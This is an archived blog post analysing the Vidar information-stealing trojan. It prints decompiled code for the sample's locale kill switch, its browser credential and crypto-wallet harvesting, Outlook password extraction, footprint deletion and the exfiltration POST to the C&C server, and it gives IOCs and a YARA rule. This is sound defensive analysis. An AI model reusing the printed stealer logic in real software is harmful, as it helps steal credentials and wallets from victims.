Infor Stealer Vidar TrojanSpy Analysis...

Published: 2019-03-11 · Archived: 2026-04-02 11:43:58 UTC

When I first got this malware sample, I thought this is a new variant of azorult because the strings, some code are really the same but this malware does some features that azorult not and vice versa. This malware family is known to be named as VIDAR that try to steal some sensitive information of the machine, browser, bitcoin wallet and etc.

Kill Switch:

The first part of this malware is a kill switch where it will exit its code if the LocaleName is either of the following:
ru-Ru - Russian
be-BY - Belarusian
uz-UZ - Uzbekistan
kk-KZ - Kazakhstan
az-AZ - Azerbaijan
resource: http://www.lingoes.net/en/translator/langcode.htm

If LocaleName is not of those list, it will create a Mutex name base on the HardwareGUID & machineGUID of the infected machine.

```
Sub_GetLocalName(&LocaleName);
if ( Sub_CheckSubStr(&LocaleName, "ru-RU", 0) == 0xFFFFFFFF
  && Sub_CheckSubStr(&LocaleName, "be-BY", 0) == 0xFFFFFFFF
  && Sub_CheckSubStr(&LocaleName, "uz-UZ", 0) == 0xFFFFFFFF
  && Sub_CheckSubStr(&LocaleName, "kk-KZ", 0) == 0xFFFFFFFF
  && Sub_CheckSubStr(&LocaleName, "az-AZ", 0) == 0xFFFFFFFF )
{
  HardwareGUID = Sub_GetHwGUID(&hwGUID);
  machineGUID = Sub_GetMachineGUID(&machineguid);
  mutexaddr = Sub_Combine2GUID(&guid_2, machineGUID, HardwareGUID);
  if ( *(mutexaddr + 20) >= 0x10u )
    mutexaddr = *mutexaddr;
  CreateMutexA(0, 0, mutexaddr);
  Sub_operationDelete(&guid_2, 1, 0);
  Sub_operationDelete(&machineguid, 1, 0);
  Sub_operationDelete(&hwGUID, 1, 0);
  if ( GetLastError() == 0xB7 )
    ExitProcess(0);
  Sub_VidarCode(v7, v6, v10, v11);
}
```

figure 1: the Kill switch

Other Behavior:

It will now initialized a bunch of strings and commands that can be use as IOC for this malware.

```
func_vidarStrInit proc near             ; CODE XREF: Sub_VidarCode+30↓p
                push    1               ; StrngLen
                push    offset a1       ; "1"
                mov     ecx, offset unk_48A038
                call    Sub_StrMemCopy
                mov     lpLibFileName, offset aVaultcli_dll ; "vaultcli.dll"
                mov     lpProcName, offset aVaultopenvault ; "VaultOpenVault"
                mov     VaultCloseVault_48C938, offset aVaultclosevaul ; "VaultCloseVault"
                mov     VaultEnumerateItems_48C954, offset aVaultenumerate ; "VaultEnumerateItems"
                mov     VaultGetItem_48C8E8, offset aVaultgetitem ; "VaultGetItem"
                mov     VaultFree_48C9D0, offset aVaultfree ; "VaultFree"
                mov     Select_Url_48C8AC, offset aSelectUrlFromM ; "SELECT url FROM moz_places"
                mov     moz_profile_ini_48C98C, offset aSMozillaFirefo ; "%s\\Mozilla\\Firefox\\profiles.ini"
                mov     signon_sqlite, offset aSignons_sqlite ; "\\signons.sqlite"
                mov     select_enc_username_48C85C, offset aSelectEncrypte ; "SELECT encryptedUsername, encryptedPas
```

figure 2: part of string initialization

Then it will generate a random folder name in %programdata% directory and create a "files" folder inside it, that will contain all the information it will parse in the infected machine.

```
  autofil_dir = Sub_StrConcat(&ConcatBuff, &lpPathName, "\\files\\Autofill");
  if ( *(autofil_dir + 20) >= 0x10u )
    autofil_dir = *autofil_dir;
  CreateDirectoryA(autofil_dir, 0);
  Sub_operationDelete(&ConcatBuff, 1, 0);
  cookies_dir = Sub_StrConcat(&ConcatBuff, &lpPathName, "\\files\\Cookies");
  if ( *(cookies_dir + 20) >= 0x10u )

    cookies_dir = *cookies_dir;
  CreateDirectoryA(cookies_dir, 0);
  Sub_operationDelete(&ConcatBuff, 1, 0);
  cc_dir = Sub_StrConcat(&ConcatBuff, &lpPathName, "\\files\\CC");
  if ( *(cc_dir + 20) >= 0x10u )
    cc_dir = *cc_dir;
  CreateDirectoryA(cc_dir, 0);
  Sub_operationDelete(&ConcatBuff, 1, 0);
}
if ( byte_48CA45 )
{
  history_dir = Sub_StrConcat(&ConcatBuff, &lpPathName, "\\files\\History");
  if ( *(history_dir + 20) >= 0x10u )
    history_dir = *history_dir;
  CreateDirectoryA(history_dir, 0);
  Sub_operationDelete(&ConcatBuff, 1, 0);
  download_dir = Sub_StrConcat(&ConcatBuff, &lpPathName, "\\files\\Downloads");
```

figure 3: the generated folder for the information it steal.

then it will try to contact "http://ip-api.com/line/" to retrieve some network information of the infected machine and log it to a "information.txt".



figure 4: retrieving network information

The "files/information.txt" also contains several sensitive information of the infected machine that will be soon send to its C&C server. The way it parse this stuff is really interesting, most of them are parse within registry or by using Windows API.



figure 5: information.txt

It also has a features to steal some known bitcoin wallet: Ethereum, Electrum, ElectronCash, Exodus, MultiDoge, JAXX.



figure 6: bitcoin wallet parsing

It also do some sub-string check in wallet.dat for noteworthy strings.

```
Sub_memCopy(&WideCharStr, 1, 0);
if ( Sub_CheckSubStr(&v22, "fee_estimates", 0) != -1 )
  v15 = 1;
if ( Sub_CheckSubStr(&v22, "peers", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "mempool", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "banlist", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "governance", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "mncache", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "mnpayments", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "netfulfilled", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "Microsoft", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "Opera", 0) != -1 )
  ++v15;
if ( Sub_CheckSubStr(&v22, "WinRAR", 0) != -1 )
  ++v15;
if ( !v15 )
{
  v2 = Sub_MultiByteToWideChar(&v23, MultiByteStr);
  if ( *(v2 + 20) >= 8u )
    v2 = *v2;
  v3 = PathMatchSpecW(FindFileData.cFileName, v2);
  Sub_memCopy(&v23, 1, 0);
```

figure 7: checking substring in wallet.dat

Can do some screenshots of the infected machine.



figure 7: creating screenshots

It also tries to parse some credentials within different browsers.

```
func_killProcess(aFirefox_exe_48C974);
func_killProcess(aPluginContaine_48C894);
func_killProcess(aUpdate_notifie_48C9B4);
func_mappingSqlDB(v1, aMozillaFirefox_48C994, aMozillaFiref_0_48C92C);
func_mappingSqlDB(v1, aPaleMoon_48C920, aMoonchildProdu_48C87C);
func_mappingSqlDB(v1, aWaterfox_48C8EC, aWaterfoxProfil_48C940);
func_mappingSqlDB(v1, aCyberfox_48C8B0, a8pecxstudiosCy_48C928);
func_mappingSqlDB(v1, aBlackhawk_48C960, aNetgateTechnol_48C9A0);
func_mappingSqlDB(v1, aIcecat_48C830, aMozillaIcecatP_48C910);
func_mappingSqlDB(v1, aKMeleon_48C97C, aKMeleon_0_48C8D0);
func_parseCredential(v1, 1, aGoogleChrome_48C900, aGoogleChromeUs_48C8E4);
func_parseCredential(v1, 1, aChromium_48C890, aChromiumUserDa_48C988);
func_parseCredential(v1, 1, aKometa_48C8A8, aKometaUserData_48C848);
func_parseCredential(v1, 1, aAmigo_48C948, aAmigoUserData_48C880);
func_parseCredential(v1, 1, aTorch_48C904, aTorchUserData_48C91C);
func_parseCredential(v1, 1, aOrbitum_48C970, aOrbitumUserDat_48C8D4);
func_parseCredential(v1, 1, aComodoDragon_48C99C, aComodoDragonUs_48C838);
func_parseCredential(v1, 1, aNichrome_48C8A4, aNichromeUserDa_48C828);
func_parseCredential(v1, 1, aMaxthon5_48C8F0, aMaxthon5Users_48C8CC);
func_parseCredential(v1, 1, aSputnik_48C820, aSputnikUserDat_48C82C);
func_parseCredential(v1, 1, aEpicPrivacyBro_48C980, aEpicPrivacyB_0_48C8F4);
func_parseCredential(v1, 1, aVivaldi_48C90C, aVivaldiUserDat_48C9C8);
func_parseCredential(v1, 1, aCoccoc_48C83C, aCoccocBrowserU_48C978);
func_parseCredential(v1, 1, aUran_48C9AC, aUcozmediaUranU_48C8FC);
func_parseCredential(v1, 1, aQipSurf_48C958, aQipSurfUserDat_48C8C4);
func_parseCredential(v1, 1, aCentBrowser_48C878, aCentbrowserUse_48C89C);
func_parseCredential(v1, 1, aElementsBrowse_48C924, aElementsBrow_0_48C964);
func_parseCredential(v1, 1, aTorbroBrowser_48C9A8, aTorbroProfile_48C840);
func_parseCredential(v1, 1, aSuhbaBrowser_48C854, aSuhbaUserData_48C824);
func_parseCredential(v1, 1, aMustangBrowser_48C9BC, rafotech_48C998);
func_parseCredential(v1, 1, chedot_browser_48C850, chedot_48C870);
func_parseCredential(v1, 1, "360 Browser", "\\360Browser\\Browser\\User Data\\");
func_parseCredential(v1, 1, "QQBrowser", "\\Tencent\\QQBrowser\\User Data\\");
```

figure 9: parsing credentials in different browsers

and for browsers that using sql database for saving cookies, log-in information, history and etc. it will download several normal dll file from its C&C server to execute SQL command to parse those information.

```
nss3_lib = sub_40A59F(a1, "\\nss3.dll");
v6 = LoadLibraryA(nss3_lib);
nss3_libhandle = v6;
if ( v6 )
{
  NSS_Init_48CAF0 = GetProcAddress(v6, "NSS_Init");
  NSS_Shutdown_48CB10 = GetProcAddress(nss3_libhandle, "NSS_Shutdown");
  PK11_GetInternalKeySlot_48CAC8 = GetProcAddress(nss3_libhandle, "PK11_GetInternalKeySlot");
  PK11_FreeSlot_48CAE4 = GetProcAddress(nss3_libhandle, "PK11_FreeSlot");
  PK11_Authenticate_48CAFC = GetProcAddress(nss3_libhandle, "PK11_Authenticate");
  PK11SDR_Decrypt_48CAE0 = GetProcAddress(nss3_libhandle, "PK11SDR_Decrypt");
  sqlite3_open_48CAEC = GetProcAddress(nss3_libhandle, "sqlite3_open");
  sqlite3_prepare_v2_48CB00 = GetProcAddress(nss3_libhandle, "sqlite3_prepare_v2");
  sqlite3_step_48CAF4 = GetProcAddress(nss3_libhandle, "sqlite3_step");
  sqlite3_column_text_48CAC0 = GetProcAddress(nss3_libhandle, "sqlite3_column_text");
}
if ( NSS_Init_48CAF0
  && NSS_Shutdown_48CB10
  && PK11_GetInternalKeySlot_48CAC8
  && PK11_Authenticate_48CAFC
  && PK11SDR_Decrypt_48CAE0
  && PK11_FreeSlot_48CAE4 )
```

figure 10: nss3.dll for parsing sqlite db of browser

after parsing all the sensitive information, it will delete all those dll's to erase its footprints in the machine.

```
DeleteFileA("C:\\ProgramData\\freebl3.dll");
DeleteFileA("C:\\ProgramData\\mozglue.dll");
DeleteFileA("C:\\ProgramData\\msvcp140.dll");
DeleteFileA("C:\\ProgramData\\nss3.dll");
DeleteFileA("C:\\ProgramData\\softokn3.dll");
DeleteFileA("C:\\ProgramData\\vcruntime140.dll");
*(v1 + 10) = dword_48CB48;
result = dword_48CB4C;
*(v1 + 11) = dword_48CB4C;
return result;
```

figure 11: delete foot prints

it also has a function where it enumerate the outlook signature and look for "Password entry".

```
v16 = 1;
func_LocatePasswordRegValueInRegistry(
  &v10,
  &v9,
  0x80000001,
  "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88"
  "A00104B2A6676\\00000003");
LOBYTE(v16) = 2;
v15 = 7;
v14 = 0;
LOWORD(v13) = 0;
Sub_GetAnsiSizeOfUnicodeString(L"files\\outlook.txt");
v1 = v13;
```

```
LABEL_13:
      ++*v13;
      sub_40200F(&v10, &v21);
      ++dwIndex;
      cchValueName = 1024;
      cbData = 1024;
      LOBYTE(v20) = 1;
      sub_401C24(&v21);
    }
    if ( strstr(ValueName, "Password") )
```

Then it it will send a post command to its C&C server that contains the zip of all logs it parsed in the infected machine.

```
0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="fcount"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="telegram"

0
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="ver"

5.2
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="logs"; filename="_45dd1cc5-3655-48
Content-Type: zip

PK........xRRN................/information.txtUT
```

Conclusion:

This malware really show some interesting stuff how to grab some sensitive information within a windows system where it taking advantage several data keeps by browser, bitcoin wallet and many more.

IOC :

Sha1: 29818d101ebd8216bcaf627b4a5a0bcb753343ad
Sha256: 076bf8356f73165ba8f3997a7855809f33781639ad02635b3e74c381de9c5e2c

YARA :

```
import "pe"

rule vidar_win32_unpack {
   meta:
      author =  "tcontre"
      description = "detecting vidar unpack malware"
      date =  "2019-03-11"
      sha256 = "076bf8356f73165ba8f3997a7855809f33781639ad02635b3e74c381de9c5e2c"

     strings:
      $mz = { 4d 5a }

           $s1 = "SELECT host, name, value FROM moz_cookies" fullword
      $s2 = "Vidar Version:" fullword
      $s3 = "card_number_encrypted FROM credit_cards" fullword

      $c0 = "softokn3.dll" fullword
      $c1 = "nss3.dll" fullword
      $c2 = "mozglue.dll" fullword
      $c3 = "freebl3.dll" fullword

      $code1 = { C6 45 FC 30 E8 ?? ?? ?? ?? 83 78 14 08 C6 45 FC 31 72 02 }

              condition:
      ($mz at 0) and all of ($s*) and 2 of ($c*) and all of ($code*)

        }
```

Source: https://tccontre.blogspot.com/2019/03/infor-stealer-vidar-trojanspy-analysis.html